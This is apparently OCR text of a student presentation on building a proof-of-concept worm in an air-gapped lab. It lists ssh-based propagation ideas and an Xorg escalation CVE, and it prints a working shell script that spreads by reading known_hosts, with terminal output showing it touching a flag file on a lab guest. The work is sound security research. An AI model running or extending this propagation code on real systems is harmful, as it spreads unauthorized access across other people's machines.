
Writing a Worm

Winston Weinert

A computer program that replicates itself across computer systems.

Worms in the Wild

- 1988: Morris Worm - 1/10 of all Internet connected computers affected
- 2000: ILOVEYOU email worm
- 2008: Conficker
- 2017: WannaCry ransomware
- (Countless others)



Project Statement

1. Research history of computer worms
2. Set up airgap-safe lab environment
3. Experiment with worms within confines of lab environment
4. Report on findings

Lab Environment

Hardware

- Old Thinkpad X100e laptop
- WiFi card removed
- Bluetooth disabled in BIOS
- (Hence only ethernet is configured)

Software

- Alpine Linux - *tiny installation*
- libvirt+KVM virtualization
- No SSH daemon on host
- Guests are networked internally only
- Guests can talk to host *only* for Package repository mirror (HTTP)

Propagation Methods

- Already opened ssh session (piggyback on another ssh channel)
- Shell history of ssh commands
- Obtain ssh private key material
  - Hijack ssh-agent (way to unlock keys on first use)
  - Simply check for unencrypted ssh keys - alarmingly common for end users
- Infect package repository
- And more?

Payloads


- Currently created a simple flag file on infected hosts
- Idea: command & control (botnet)


Escalation Exploits

- Idea: CVE-2018-14665 (overwrite any file using Xorg)

Project Status

- Lab environment set up
- Basic unencrypted ssh private key propagation works!
- **TODO** Add more propagation methods
- **TODO** Add different payloads
- **TODO** Add escalation methods
- **TODO** Research worm history
- **TODO** Modularize the worm (propagation, escalation, and payloads should be interchangeable).


emacs@tachikoma
#!/bin/sh
known="$HOME/.ssh/known_hosts"
if [! -f "$known"]; then
exit 1
fi
printf '> Found %s\n' "$known"
while read; do
h="$(printf '%s\n' "$REPLY" | awk '{ print $1 }')"
if ! ssh "$h" true; then
printf '>> Could not reach %s\n' "$h"
continue
else
printf '>> Found target %s\n' "$h"
ssh "$h" touch flag
printf '>> Made flag\n'
fi
done < "$known"
U:--- propagate.sh All L1 [(Shell-script[sh])]
BETA:1:virsh - "winston@tachikoma:~"
printf '> Found %s\n' "$known"
while read; do
h="$(printf '%s\n' "$REPLY" | awk '{ print $1 }')"
if ! ssh "$h" true; then
printf '>> Could not reach %s\n' "$h"
continue
else
printf '>> Found target %s\n' "$h"
ssh "$h" touch flag
printf '>> Made flag\n'
fi
done < "$known"
alpine:~$ ./prop.sh
> Found /home/test/.ssh/known_hosts
>> Found target 192.168.100.234
>> Made flag
alpine:~$ cat .ssh/known_hosts
192.168.100.234 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNJIrXR9QMommSS6ZNtPV223ah9jxzoSwFD5J6AzFNWyxu2IwqdlQDhoko7yDOfJh74rH7Zl1Uy1x8l4OPX4Fac=
alpine:~$
[BETA] (tachikoma) 1:virsh* "winston@tachikoma:~" | 2018-12-07 00:14
Name PID CPU% MEM%
2.89
0.59
11.36
11.28
ALPHA:1:ALPHA - "winston@tachikoma:~"
eth0 Link encap:Ethernet HWaddr 52:54:00:FE:23:C9
inet addr:192.168.100.234 Bcast:192.168.100.255 Mask:255.255.255.0
inet6 addr: fd00::aaaa:0:5054:ff:fefe:23c9/64 Scope:Global
inet6 addr: fe80::5054:ff:fefe:23c9/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:56 errors:0 dropped:24 overruns:0 frame:0
TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5980 (5.8 KiB) TX bytes:2302 (2.2 KiB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
alpha:~$ ls -l
total 0
-rw-r--r-- 1 test test 0 Dec 7 00:12 flag
alpha:~$
[ALPHA] (tachikoma) 1:ALPHA* "winston@tachikoma:~" | 2018-12-07 00:14
Workspace 1
emacs@tachikoma
ALPHA:1:ALPHA - "winsto
BETA:1:virsh - "winston@
0:1:ash - "winston@tachi
winston@tachikoma:~/s
2018-12-07 Fri 00:14



Shell history used to discover targets

The proof of concept worm in action